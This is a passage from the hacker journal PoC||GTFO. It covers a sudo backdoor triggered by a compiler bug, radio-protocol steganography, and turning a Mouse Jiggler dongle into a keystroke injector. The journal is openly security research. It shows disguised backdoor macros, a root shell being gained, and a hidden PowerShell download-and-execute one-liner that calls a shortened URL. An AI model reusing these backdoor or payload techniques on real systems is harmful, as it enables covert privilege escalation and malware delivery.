Our target program is version 1.8.13 of `sudo`,[5] a UNIX utility for permitting selected users to run processes under a different uid, often `0`: root's uid. When deciding whether to elevate a user's privileges, `sudo` consults a file called `sudoers`. We'll patch `sudo` so that when it is compiled using Clang/LLVM 3.3, the `sudoers` file is bypassed and any user can become root. If

[4] LLVM Project Bug 15940, identified by the Ishiura Lab Compiler Team.
[5] `unzip pocorgtfo08.zip sudo-1.8.13-compromise.tar.gz`

you like, you can follow along on Github.[6] First, under the ruse of improving `sudo`'s debug output, we'll take this code at `plugins/sudoers/parse.c:220`.

```
220 if (userlist_matches(sudo_user.pw, &us->users) != ALLOW)
      continue;
```

We can trigger the bug by changing this code around a little bit.

```
220 user_match = userlist_matches(sudo_user.pw, &us->users);
    debug_continue((user_match != ALLOW), DEBUG_NOTICE,
222                "No user match, continuing to search\n");
```

The `debug_continue` macro isn't quite as out-of-place as it seems at first glance. Nearby we can find this code for printing a debugging message and returning an integer value from the current function.

```
debug_return_int(validated);
```

The `debug_continue` macro is defined on line 112 of `include/sudo_debug.h` to hide our trickery.

```
112 #define debug_continue(condition, dbg_lvl, str, ...) {    \
      if (NORMALIZE_DEBUG_LEVEL(dbg_lvl) && (condition)) {    \
114     sudo_debug_printf(SUDO_DEBUG_NOTICE,                  \
                          str, ##__VA_ARGS__);                \
116     continue;                                             \
      }                                                       \
118 }
```

This further bounces to another preprocessor macro.

```
110 #define NORMALIZE_DEBUG_LEVEL(dbg_lvl)                    \
      (DEBUG_TO_VERBOSITY(dbg_lvl) == SUDO_DEBUG_NOTICE)
```

And that macro is the one that triggers our bug. (The comment about the perfect hash function is the purest nonsense, of course.)

[6] `https://github.com/regehr/sudo-1.8.13/compare/compromise`

```
/* Perfect hash function for mapping debug levels to
   intended verbosity */
#define DEBUG_TO_VERBOSITY(d) (5 % (3 * (d)) + 2)
```

Would our patch pass a code review? We hope not. But a patient campaign of such patches, spread out over time and across many different projects, would surely succeed sometimes.

Next let's test the backdoor. The patched `sudo` builds without warnings, passes all of its tests, and installs cleanly. Now we'll login as a user who is definitely not in the `sudoers` file and see what happens:

```
$ whoami
mark
$ ~regehr/bad-sudo/bin/sudo bash
Password:
#
```

Success! As a sanity check, we should rebuild `sudo` using a later version of Clang/LLVM or any version of GCC and see what happens. Thus we have accomplished the goal of installing a backdoor that targets the users of just one compiler.

```
$ ~regehr/bad-sudo/bin/sudo bash
Password:
mark is not in the sudoers file.
This incident will be reported.
$
```

We need to emphasize that this compromise is fundamentally different from the famous 2003 Linux backdoor attempt,[7] and it is also different from security bugs introduced via undefined behaviors.[8] In both of those cases, the bug was found in the code being compiled, not in the compiler.

[7] See *The Linux Backdoor Attempt of 2003* by Ed Felton.

[8] `unzip pocorgtfo08.pdf exploit2.txt`

The design of a source-level backdoor involves trade-offs between deniability and unremarkability at the source level on the one hand, and the specificity of the effects on the other. Our `sudo` backdoor represents an extreme choice on this spectrum; the implementation is idiosyncratic but irreproachable. A source code audit might point out that the patch is needlessly complicated, but no amount of testing (as long as the `sudo` maintainers do not think to use our target compiler) will reveal the flaw. In fact, we used a formal verification tool to prove that the original and modified `sudo` code are equivalent; the details are in our repo.[9]

An ideal backdoor would only accept a specific "open sesame" command, but ours lets any non-sudoer get root access. It seems difficult to do better while keeping the source code changes inconspicuous, and that makes this example easy to detect when

[9] `https://github.com/regehr/sudo-1.8.13/tree/compromise/backdoor-info`

N.B.T.V.A.

The Narrow Bandwidth TV Association (founded 1975) is dedicated to low definition and mechanical forms of ATV and introduces radio amateurs to TV at an inexpensive level based on home-brew construction. NBTV should not be confused with SSTV which produces still pictures at a much higher definition. As TV base bandwidth is only about 7kHz, recording of signals on audiocassette is easily achieved. A quarterly 12-page newsletter is produced and an annual exhibition is held in April/May in the East Midlands. If you would like to join, send a crossed cheque/postal order for £4 (or £3 plus a recent SPRAT wrapper) to Dave Gentle, G4RVL, 1 Sunny Hill, Milford, Derbys, DE56 0QR, payable to "NBTVA".

`sudo` is compiled with the targeted compiler.

If it is not detected during its useful life, a backdoor such as ours will fade into oblivion together with the targeted compiler. The author of the backdoor can maintain their reputation, and contribute to other security-sensitive open source projects, without even needing to remove it from `sudo`'s source code. This means that the author can be an occasional contributor, as opposed to having to be the main author of the backdoored program.

How would you defend your system against an attack that is based on a compiler bug? This is not so easy. You might use a proved-correct compiler, such as CompCert C from INRIA. If that's too drastic a step, you might instead use a technique called translation validation to prove that—regardless of the compiler's overall correctness—it did not make a mistake while compiling your particular program. Translation validation is still a research-level problem.

In conclusion, are we proposing a simple, low-cost attack? Perhaps not. But we believe that it represents a depressingly plausible method for inserting hard-to-find and highly deniable backdoors into security-critical code.

8:4 A Protocol for Leibowitz; or, Booklegging by HF in the Age of Safe Æther

by Travis Goodspeed and Muur P.

Howdy y'all!

Today we'll discuss overloading of protocols for digital radio. These tricks can be used to hide data, exfiltrate it, watermark it, and so on. The nifty thing about these tricks is that they show how modulation and encoding of digital radio work, and how receivers for it are built, from really simple protocols like the amateur radio PSK31 and RTTY to complex ones like 802.11, 802.15.4, Bluetooth, etc.

We'll start with narrow-band protocols that you can play with at audio frequencies. So if you don't have an amateur license and a shortwave transceiver, you can use an audio cable between two laptops just as well.[10]

Suppose that sometime in the future, our neighbor Alice lives in an America ruled by Nehemiah Scudder,[11] whose Youtube preachers and Twitter lynch mobs have made the Internet into a Safe Zone for America's Youth, by disconnecting it from anything unsafe. So Alice's only option to get something unsafe to read is from Booklegger Bob in Canada, by shortwave radio.

[10] You could also use loud speakers, but please don't. Pastor Laphroaig reminds us that there is a special level of hell for such people, who will spend Eternity next to those who scratch fingernails on chalk boards.

[11] `unzip pocorgtfo08.pdf ifthisgoeson.txt`

But it ain't so easy. President Scudder has directed Eve at the Fair Communications Commission[12] to strictly monitor and brutally enforce radio regulations, defending the principles of Shortwave Neutrality and protecting the youth from microunsafeties.

So Alice and Bob need to make a shortwave radio polyglot, valid in more than one format. Intent on her mission, Eve is listening. So when Alice and Bob's transmissions are sniffed by Scudder's National Safety Agency or overheard by the general public, they must appear to be a popular approved plaintext protocol. It must appear the same on a spectrum waterfall, must decode to a valid message (`CQ CQ CQ de A1ICE A1ICE Pse k`), and nothing may draw undue attention to their communications. Bob, however, is able to find a secret, second meaning.

In this article, we'll introduce you to some of the steganographic tricks they could use, as well as some less stealthy—and more neighborly—ways to combine protocols. We'll start with PSK31 and RTTY, with a bit of CW for good measure. And just to show off, we'll also bring wired Ethernet into the mix, for an exfiltration trick worthy of being shared around campfires![13]

All You Need Is Sines

Well, not really. But it sure looks that way when you read about radio: sines are everywhere, and you build your signal out of them, using variations in their amplitude, frequency, phase to transmit information.[14] This stands to physical reason, since

[12] Which some haters call Fundamentalist instead of Fair, but that's unsafe speech. Unsafe speech has consequences, neighbors. You don't want to find out about the consequences, so stay safe!

[13] Campfires are definitely not safe, so enjoy them while they last!

[14] Some combinations are useful, such as amplitude and phase, used, e.g., in DOCSIS; others aren't so useful, such as phase and frequency, because changes in one can't always be told from changes in the other.

the sine wave is the basic kind of electromagnetic oscillation we can send through space. Of course, you can add them by putting them on the same wire, and multiply them by applying one signal to the base of a transistor through which the other one travels; you can also feed them through filters that suppress all but an interval of frequencies.

You can see these sines in the signal you receive on the waterfall display of Baudline or FLDigi, which show the incoming signal in the frequency domain by way of the Fourier transform. PSK31 transmissions, for example, will look like nice narrow bands on the waterfall view, which is the point of its design.

The waterfall view is close to how a mathematician would think about signals: all input whatsoever is a bunch of sine waves from all across the spectrum, even noise and all. A perfectly clean sine wave such as a carrier would make a single bright pixel in every line, a single bright 1-pixel stripe scrolling down. That line would expand to a multi-pixel band for a signal that is the carrier being modulated by changing its amplitude, frequency, or phase in any way, with the width of the band being the double of the highest frequency at which the changes are applied.[15]

[15] This is easy to see for frequency and phase, since these changes are added to the argument of the sine $A \cdot \sin(\omega \cdot t + \theta)$, the frequency ω and the phase θ. Seeing this for the amplitude A is a bit trickier, but imagine A to be another sine wave, modulating the carrier. Then we deal with the product of two sines, and this is, by the age-old trigonometric identities $\sin(\alpha+\beta) = \sin(\alpha)\cos(\beta)+\cos(\alpha)\sin(\beta)$ and $\sin(\alpha-\beta) = \sin(\alpha)\cos(\beta)-\cos(\alpha)\sin(\beta)$; hence adding these and remembering that the cosine is the sine shifted by $\pi/2$, $\sin(\alpha)\sin(\beta+\pi/2) = \frac{1}{2}(\sin(\alpha+\beta)+\sin(\alpha-\beta))$. That is, a product of sines is the arithmetic average of the sines of the sum and the difference of their arguments. If α is the carrier and β is the change, the rainfall diagram will show the band from $\alpha-\beta$ to $\alpha+\beta$, that is 2β-wide.

Seeing this sum and knowing the carrier frequency, one might wonder: can't we make do with just one term of the sum $\alpha+\beta$, and ignore $\alpha-\beta$?

Of course, the actual construction of digital radio receivers has very little to do with this mathematician's view of the signal. While a mix of ideal sines would neatly fall apart in a perfect Fourier transform, the real transform of sampled signal would have to be discrete, and would present all the interesting problems of aliasing, edge effects, leakage, scalloping, and so on. Thus the actual receiving circuits are specialized for their intended protocols particular kinds of modulation, designed to extract the intended signal's representation and ignore the rest—and therein lies Alice's and Bob's opportunity.

Related Work

In 2014, Paul Drapeau (KA1OVM) and Brent Dukes released `jt65stego`, a patched version of the JT65 mode that hides data in the error correcting bits.[16,17] The original JT65 by Joe Taylor (K1JT) features frames of 72 bits augmented by 306 error-correcting bits,[18] so Drapeau and Dukes were able to hide encrypted messages by flipping bits that normal radios will flip back. This reduces the odds of successfully decoding the cover message, but they do correct for some errors of the ciphertext.

Our concern in this article is not really stego, though that will be covered. Instead, we'll be looking at which protocols can be combined, embedded, emulated, and smuggled through other protocols. We'll play around with all sorts of crazy combinations,

---

Indeed, if one applies a filter to cut the frequencies less than the carrier from the transmitted signal, one can save half the bandwidth and still recover the signal β. This trick is known as the Upper Side Band, and it used for the actual digital radio transmissions.

[16] `git clone https://github.com/pdogg/jt65stego`

[17] Steganography in Commonly Used HF Protocols, Drapeau and Dukes, Defcon 22

[18] `unzip pocorgtfo08.pdf jt65.pdf`

not because these combinations themselves are a secure means of communication, but because we'll be better at designing new means of communication for having thought about them.

Classic PSK31

PSK31 is best described in an article by Peter Martinez, G3PLX.[19] Here, we'll present a slightly simplified version, ignoring the QPSK extension and parts of the symbol set, so be sure to have a copy of Peter's article when implementing any of these techniques yourself.

This is a Binary Phase Shift Keyed protocol, with 31.25 symbols sent each second. It consumes just a bit more than 60 Hz, allowing for many PSK31 conversations to fit in the bandwidth of a single voice channel.

The PSK31 signal is commonly generated as audio then sent with Upper Side Band (USB) modulation, in which the audio frequency (1 kHz) is up-shifted by an RF frequency (28.12 MHz) for transmission. For reception, the same thing happens in reverse, with a USB shortwave receiver downshifting the radio frequencies to the audio range. In older radios, this is performed by an audio cable. More modern radios, such as the Kenwood TS-590, implement a USB Audio Class device that can be run digitally to a nearby computer.

Because many different PSK31 transmissions can fit within the bandwidth of a single voice channel, modern PSK31 decoders such as FLDigi are capable of decoding multiple conversations at once, allowing an operator to monitor them in parallel. These parallel decodings are then contributed to aggregation websites such as PSKReporter that collect and map observations from many different receivers.

[19] `unzip pocorgtfo08.pdf psk31.pdf`

Varicode

Instead of ASCII, PSK31 uses a variable-length character encoding scheme called Varicode. This character set features many of the familiar ASCII characters, but they are rearranged so that the most common characters require the fewest bits. For example, the letter `e` is encoded as `11`, using two bits instead of the eight (or seven) that it would consume in ASCII. Lowercase letters are generally shorter than upper case letters, with uncommon control characters taking the most bits.

A partial Varicode alphabet is shown in Figure 8.2. Additionally, an idle of at least two `0` bits is required between Varicode characters. No character begins or ends with a `0`, and for clock recovery reasons, there will never be a string of more than ten `1` bits in a row.

Encoding

To encode a message, letters are converted to bits through the Varicode table, delimited by `00` to keep them distinct. As PSK31




Figure 8.1: PSKReporter, a Service for Monitoring PSK31

is designed for live use by a human operator in real time, any number of zeroes may be appended. That is, "`e e`" can be rendered to `110010011`, `110000010011`, or `1100100011`; there is no difference in meaning, only transmission time.

PSK31 encodes the bit `1` as a continuous carrier and the bit `0` as a carrier phase reversal. So the sequence `11111111` is a boring old carrier wave, no different from holding a Morse key for a quarter-second, while `00000000` is a carrier that inverts its phase every 31.25 ms.

So what's a phase reversal? It just means that what used be

11101	LF	1011	a	1111101	A
11111	CR	1011111	b	11101011	B
1	SP	101111	c	10101101	C
10110111	0	101101	d	10110101	D
10111101	1	11	e	1110111	E
11101101	2	111101	f	11011011	F
11111111	3	1011011	g	11111101	G
101110111	4	101011	h	101010101	H
101011011	5	1101	i	1111111	I
101101011	6	111101011	j	111111101	J
110101101	7	10111111	k	101111101	K
110101011	8	11011	l	11010111	L
110110111	9	111011	m	10111011	M
		1111	n	11011101	N
		111	o	10101011	O
		111111	p	11010101	P
		110111111	q	111011101	Q
		10101	r	10101111	R
		10111	s	1101111	S
		101	t	1101101	T
		110111	u	101010111	U
		1111011	v	110110101	V
		1101011	w	101011101	W
		11011111	x	101110101	X
		1011101	y	101111011	Y
		111010101	z	1010101101	Z

Figure 8.2: Partial PSK31 Varicode Alphabet

the peak of the wave is now a trough, and what used to be the trough is now a peak. Cosine is swapped for sine.

Decoding

As described in Martinez' PSK31 article, a receiver first uses a narrow bandpass filter to select just one PSK31 signal.

It then multiplies that signal with a time-delayed version of itself to extract the bits. The output will be negative when the signal reverses polarity, and positive when it does not.

Once the bits are in hand, the receiver splits them into Varicode characters. A character begins as the first `1` after at least two zeroes, and a character ends as the last `1` before two or more zeroes. After the characters are split apart, they are parsed by a lookup table to produce ASCII.

PSK31 Stego

Extending the Varicode Character Set

G3PLX's article contains a second part, in which he notes that his original protocol provides no support for extended characters, such as the British symbol for Pounds Sterling, £. Wishing to add such characters, but not to break compatibility, he noted that the longest legal Varicode character was ten bits long. Anything longer was ignored by the receiver as a damaged and unrecoverable character, so PSK31 uses those long sequences for extended characters.

Reviewing the source code of a few PSK31 decoders, we find that Varicode still has not defined anything with more than twelve bits. By prefixing the character Alice truly intends to send with a pattern such as `101101011011`, she can hide special characters within her message. To decode the hidden message,

Bob will simply cut that sequence from any abnormally long character.

Hiding in Idle Lengths

PSK31 requires *at least* two `0` bits between characters, but it doesn't specify an exact limit. It's not terribly uncommon to see forgotten transmitters spewing limitless streams of zeroes into the ether as their operators sit idle, never typing a character that would result in a one. Alice can abuse this to hide extra information by encoding data in the variable gap between characters.

For an example, Alice might place the minimal pair of zero bits (`00`) between characters to indicate a zero while a triplet (`000`) indicates a one.

Extending the Symbol Set

In its classic incarnation, PSK31 uses Binary Phase Shift Keying (BPSK), which means that the phase flips 180 degrees. This is sometimes called BPSK31, to distinguish it from a later variant, QPSK31, which uses Quadrature Phase Shift Keying (QPSK). QPSK performs phase changes in multiples of 90 degrees, providing G3PLX extra symbol space to perform error correction.

Alice can use the same trick to form a polyglot with BPSK31, but this presents a number of signal processing challenges. Simply using the 90-degree shifts of QPSK31 would be a bit of an indiscretion, as BPSK interpreters would have wildly varying interpretations of the message, often decoding the hidden bits to visible junk characters.

Using a terribly small shift is a tempting idea, as Alice's use of balanced 170 and 190 degree transitions might be rounded out to 180 degrees by the receiver. Unfortunately, this would require

BPSK	10101101	00	111011101	000	1	00	10101101	000	111011101	00	1	00		
PSK31	C		Q		[SP]		C		Q		[SP]			
Idle		0		1		0		1		0				
BPSK	101101	00	11	000	1	00	1111101	000	101111101	00	1111111	00		
PSK31	d		e		[SP]		A		1		I			
Idle		0		1		0		1		0		0		
BPSK	10101101	00	1110111	0	0	0	0	0	0	0	0	0		
PSK31	C		E											
Idle		0												

Figure 8.3: 010100101000 Hidden in PSK31 Idle Periods

extremely stable and well tuned radio equipment, giving Bob as much trouble receiving the signal as Eve is supposed to have!

Rather than add additional phases to BPSK31, we propose instead that the error correction of QPSK31 be abused to encode additional bits. Alice can encode data by *intentionally inserting errors* in a QPSK31 bitstream, relying upon Eve's receiver to remove them by error correction. Bob's receiver, by contrast, would know that the error bits are where the data really is.

Classic RTTY (ITA2)

RTTY—pronounced "Ritty"—is a radio extension of military teletypewriters that has been in use since the early thirties. It consists of five-bit letters, using shifts to implement uppercase letters and foreign alphabets. Although implementation details vary, most amateur stations use 45 baud, 170Hz shift, 1 start bit, 2 stop bits, and 5 character bits. The higher frequency is a mark (one), while the lower frequency is a space (zero).

As digital protocols other than CW and RTTY weren't legalized until the eighties, all sorts of clever tricks were thought up. Figure 8.4 shows RTTY artwork from W2PSU's article in the September 1977 issue of 73 Magazine. Lacking computerized storage and cheap audio cassettes, it was the style at the time to store long stretches of paper tape as rolls in pie tins, with taped labels on the sides.

Figure 8.6 describes Western Union's ITA2 alphabet used by RTTY, which is often—if imprecisely—called Baudot Code. In that figure, `1` indicates a high-frequency mark while `0` indicates a low-frequency space. Note that these letters are sent almost like a UART, least-significant-bit first with one start bit and two stop bits.




Figure 8.4: RTTY Art of Seattle Slew from the mid 1970's




Figure 8.5: Weather Fax

	Letter	Figure		Letter	Figure
00000	Null	Null	11010	G	&
00100	Space	Space	10100	H	#
10111	Q	1	01011	J	’
10011	W	2	01111	K	(
00001	E	3	10010	L	)
01010	R	4	10001	Z	”
10000	T	5	11101	X	/
10101	Y	6	01110	C	:
00111	U	7	11110	V	;
00110	I	8	11001	B	?
11000	O	9	01100	N	,
10110	P	0	11100	M	.
00011	A	–	01000	CR	CR
00101	S	Bell	00010	LF	LF
01001	D	WRU?	11011	FIGS	
01101	F	!	11111		LTRS

Figure 8.6: RTTY’s ITA2 Alphabet

Some Ditties in RTTY

Differing Diddles

Unlike a traditional UART, RTTY sends an idle character—colloquially known as a Diddle—of five marks when no data is available. This is done to prevent the receiver from becoming desynchronized, but it isn't strictly mandatory. By not sending the diddle character (`11111`) when idle, the mark bit's frequency can be left idle for a bit, encoding extra information.

Additionally, there are not one but *two* possible diddle characters! Traditionally the idle is filled with `11111`, which means `Shift to Letters`, so the transmitter is just repeatedly telling the receiver that the next character will be a letter. You could also send `11011`, which means `Shift to Figures`. Sending it repeatedly also has no effect, and jumping between these two diddle characters will give you a side-channel for communication which won't appear in normal RTTY receivers. As an added benefit, it is visually less conspicuous than causing the right channel of your RTTY broadcast to briefly disappear!

Stop with the Stop Bits!

RTTY is described in the old UART tradition as `5/N/2`, meaning that it has `5` data bits, `N`o parity bits, and `2` stop bits. There's a cool trick to UARTs that's worth remembering: the transmitter can always have *more* stop bits than the receiver demands, and the receiver can always demand *fewer* stop bits than the transmitter sends.

Toe Tappin' CW

Carrier Wave (CW) modulation—better known as Morse code—was the first widely deployed digital mode to replace spark-gap

transmitters. Designed for manual use by a human operator, CW is a perfect choice for easy polyglots.

As a quick review, CW consists of dots and dashes. A dash is three times as long as a dot. The off-time between elements of a letter is as long as a dot, and the off-time between letters in a word is as long as a dash. The off-time between words is seven times as long as a dot, or a bit more than twice as long as a dash.

QRSS

While other protocols have standard data rates, Morse relies on the recipient to adjust to the rate of the transmitter. Operators often find themselves unable to keep up with an expert or impatiently waiting on a station that transmits slowly, so shorthand was developed to ask the other side to change rate. `QRQ` requests that the other side transmit more quickly, and `QRS` requests that the other side slow down.

QRSS is a variant of CW in which the message is sent very, *very* slowly. Rather than a dot lasting a fraction of a second, it might last as long as a minute! A receiver can then take a recording of a very weak signal, slow down the recording, and visually observe the signal to determine its meaning.

While protocols such as RTTY and PSK31 don't take kindly to the sorts of frequent interruptions that normal CW would impart, these protocols can easily produce QRSS transmissions that are legible by slowing down recordings. For example, Alice might send "`A1BOB A1BOB de A1ICE`" for a dot and "`A1BOB A1BOB de A1ICE. A1BOB A1BOB de A1ICE. A1BOB A1BOB de A1ICE.`" for a dash.

This is of course a bit easy to recognize from a waterfall, but it might be a fun way to meet your neighbors!

From Ethernet to Æther with Madeline

In a row house in Philly
that was covered with vines
Was an Ethernet network
in four twisted lines
In four twisted lines
they ran to the laundry
And to the satellite dish
and to the pantry
The twists ended too soon
and ceased to align
Interfering with 10 meters
all down the line
The protocol
was Madeline.


It's clear enough that you could transmit Morse code through Wifi by sending bursts of traffic, but what about wired Ethernet?

Some folks are very particular when wiring CAT5e cable, ensuring that the twisted pairs are untwisted at the last possible position before the connector. Other folks—such as your neighborly authors—are far less particular in their wiring, and when the wiring is performed poorly, interference is observed near 28.121 MHz!

Still better, the interference varies with traffic! When the network is idle, the interference appears as a nice thin carrier wave. When the network is busy, the interference grows to be nearly four hundred Hertz wide.

The following is a letter of Morse code transmitted from (poorly) wired Ethernet to the 10-meter band through what we are calling the Madeline protocol. This transmission isn't strong enough to carry very far, but the Baudline-generated waterfall in that

figure was recorded from outside of a real house, with a signal generated by a real Ethernet network. The recording was made by an Upper Side Band receiver tuned to 28.120 MHz.[20] The narrow-band signal at 28.121 MHz becomes wide whenever lots of traffic goes across the wired network; in this case, from activity on a VNC session.



Patching FLDigi

All of this high-falutin' theorizin' don't do a lick of good without some software to back it up. Supposing that Alice is a modern Unix programmer, but that Bob hasn't written code for anything more modern than a Commodore 64, Alice will need to provide him with a GUI application that easily interfaces with his radio.

The most direct route for this is to patch FLDigi, a popular open source application for digital communication over ham radio with a live operator. Internally, FLDigi implements softmodems for CW, PSK31, RTTY, WEFAX, and several other protocols.

[20] `unzip pocorgtfo08.pdf madelinek.wav`

Part 97; or, Don't be a Jerk!

Be aware that in general, it's both illegal and immoral to be a jerk on the amateur bands. Interference is forbidden in amateur radio, not because jamming research is bad, but because it's rude to stomp on someone else's transmission. Cryptography is forbidden in amateur radio, not because of any evil conspiracy to destroy privacy, but because cryptography makes a transmission opaque, preventing newcomers from joining the conversation.

So for those of you who do not live in Nehemiah Scudder's oppressive theocracy, please be so kind as to keep your polyglot messages unencrypted. Make a fox hunt of sorts out of your protocol experimentation, with the surface PSK31 message advertising your callsign along with the name and parameters of your real protocol.

We hope that this article has taught you a little about radio and signal processing. Get an amateur license, build a station, and start experimenting with new protocols on the friendly airwaves.

73's from Appalachia,
—Travis and Muur

QSLs for 1¢

Offer Valid Until Midnight, December 31, 1974

A

Style A — Black type on Blue world

- two styles
- QSO info back
- two colors
- LOW PRICES

While the cost of almost everything keeps spiraling upward, 73 has kept the price of these beautiful QSLs at rock-bottom. When we started selling *Top Quality* QSLs last year for a **PENNY-A-PIECE** (postpaid yet!) it was a fantastic deal; this year it's the next best thing to having an oil well in your own backyard!

Style B — Jet Black on White card

ORDER — AND PAY
250 . . . . . $6 (2.5¢ ea)
500 . . . . . $10 (2¢ ea)
1000 . . . $15 (1.5¢ ea)
2000 . . . . . $20 (1¢ ea)

These QSLs are printed on *Fine Quality Glossy Card Stock* and are as good or better than cards sold elsewhere for several times the price. We can offer this fantastic low price, because we "gang print" orders between other jobs in our own print shop which keeps the costs way down and we pass the savings on to you. If you haven't been QSLing as much as you'd like to because of the cost of cards, do you really have an excuse anymore? Get some cards and help improve the image of U.S. Amateurs.

□ □ □ □ □ □ □ □ □ □ □ □ □ □ *ORDER BLANK* □ □ □ □ □ □ □ □ □ □ □ □ □ □

Name _____ Call _____
(First and last name is most friendly)

Style A □ B □

Address _____
(as brief as possible and still get through the mail)

City _____ State _____ ZIP _____ (a must) County _____ (if desired on the card)

Awards to be listed on card _____ (if desired)

☐ 250 ☐ 500 ☐ 1000 ☐ 2000 cards

Foreign Orders: Add following amounts for shipping and handling. (Parcel Post)

250 — $1.75 1000 — $4.00
500 — $2.25 2000 — $6.25

Check local Post Office for air rates . .

Amount enclosed $_____

A product of 73 Magazine, Peterborough NH

8:5 Jiggling into a New Attack Vector

by Mickey Shkatov

Note: The manufacturer of the device discussed in this article is not distributing anything dangerous. This is a legitimate tool that can be made into something dangerous.

One day, during a conversation with my colleague Maggie Jauregui, she showed me a USB dongle-like device labeled Mouse Jiggler and told me this nifty little thing's purpose is to jiggle the mouse cursor on the screen. Given my interest in USB, I expected that the device might be a cheap microcontroller emulating USB HID. If there were a way to reprogram that microcontroller, it could be made into something malicious!

I looked for more information about this peculiar device. I found the exact same model (the MJ-2) that Maggie had showed

me, but the website listed information about a newer, smaller model, the MJ-3. As the website describes it,

> The MJ-3 is programmable, making it ideal for repetitive IT or gaming tasks. You can create customized scripts with programmed mouse movement, mouse clicks, and keystrokes.

"The MJ-3 is programmable." There was really no need to read any further. This was all the motivation I needed. I purchased one online. The cost of this device was just twenty dollars, which is quite cheap if you ask me.

While I waited for the thing to arrive, I continued to read some other interesting facts about the device. Here are some highlights:

1. MJ-3 is even smaller—roughly the size of a dime—at just 0.75" × 0.55" × 0.25" (18mm × 14mm × 6mm).

2. IT professionals use the Mouse Jiggler to prevent password dialog boxes due to screensavers or sleep mode after an employee is terminated and they need to maintain access to their computer.

3. Computer forensic investigators use Mouse Jigglers to prevent password dialog boxes from appearing due to screensavers or sleep mode.

WiebeTech, the manufacturer of the MJ-3, makes all sorts of forensics equipment including write-blocks, forensic erasers, digital investigation tools, and other devices.

I already had plans to sniff the USB traffic, track down the microcontroller datasheet, and create a tool to reprogram it. However, I later found a commercial piece of software that does exactly that. I had to download and play with it.

This software was able to program the MJ-3 to be a keyboard, pre-programmed with up to two hundred key strokes that cycle in a loop.

To sum up, we've got a tiny USB dongle that looks like a wireless mouse receiver. It is programmable with keystrokes, and costs next to nothing. So what's next? Malicious re-purposing, of course!

Unlike other programmable USB HID devices—such as the USB Rubber Ducky, which has far greater storage capacity for keystrokes—we are left with only about 200 characters.

I say characters because it is easy to explain that way. Each line item in a script for this device can hold more than a single character. Each item holds a combination of modifier keys, a letter key, and a delay of up to 255 seconds. The byte-by-byte breakdown and explanation can be found at the end of this article.

These are 200 characters:

OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO-
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO-
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO-
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO-
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO-
OOOOOOOOOOOOOOOOOOOO

Not a lot, but still enough for some fun. Let's begin by opening an administrator command prompt.

1. Press Ctrl+Escape. Delay 0 seconds.

2. Press C. Delay 0 seconds.

3. Press M. Delay 0 seconds.

4. Press D. Delay 0 seconds.

5. Press Ctrl+Shift+Enter. Delay 2 seconds.
6. Press Left. Delay 0 seconds.
7. Press Return (Enter). Delay 0 seconds.
8. Delay 2 seconds.

Once the last event is done, we might simply tell the controller to jump to Event 8 to remain in a delay loop and stop executing.

The result is an eight-line script for opening an administrator command prompt, which was fun and easy. However, a red teamer wanting to use this thing would need more than just a command prompt. How about a PowerShell download and execute one liner from the Rubber Ducky Exploit wiki written by Mubix? If we use a URL-shortening service, we can save a few characters and squeeze that into something like the following 152 characters.

```
1 powershell -windowstyle hidden (new-object System.Net.
      WebClient).DownloadFile('http://bit.ly/1ngVd9i','%TEMP%\
      bob.zip'); Start-Process "%TEMP%\bob.zip"
```

I'll leave the rest of the red team thinking to you. If you do make a cool and nifty script, please share it. You can find the

dump and description of the sniffed USB communication below. Enjoy!

Dongle programming communication looks like this, as a sequence of OUT data packets in order.

- `0B 00 30 00 AA 04 00 00 92`
  Prefix packet indicating the number of commands to be sent and ending in some sort of checksum (`0x92`). The only checksum/CRC link found in the client software uses the QT checksum function, which is CRC16-CCITT based. Why don't you try to figure this one out?

- `0B 01 32 02 FF 04 00 00 00`
  Data packet specifying a command. (Figure 8.7.)

- `0B 02 32 00 00 05 00 00 00`
  Data packet specifying a command.

- `0B 03 32 00 00 06 00 00 00`
  Data packet specifying a command.

- `0B 04 35 00 01 00 00 00 00`
  Data packet specifying the final command telling the controller to jump to which command after the last one has been executed.

- `0C 00 00 00 00 00 00 00 00`
  A suffix command to indicate the end of programming.

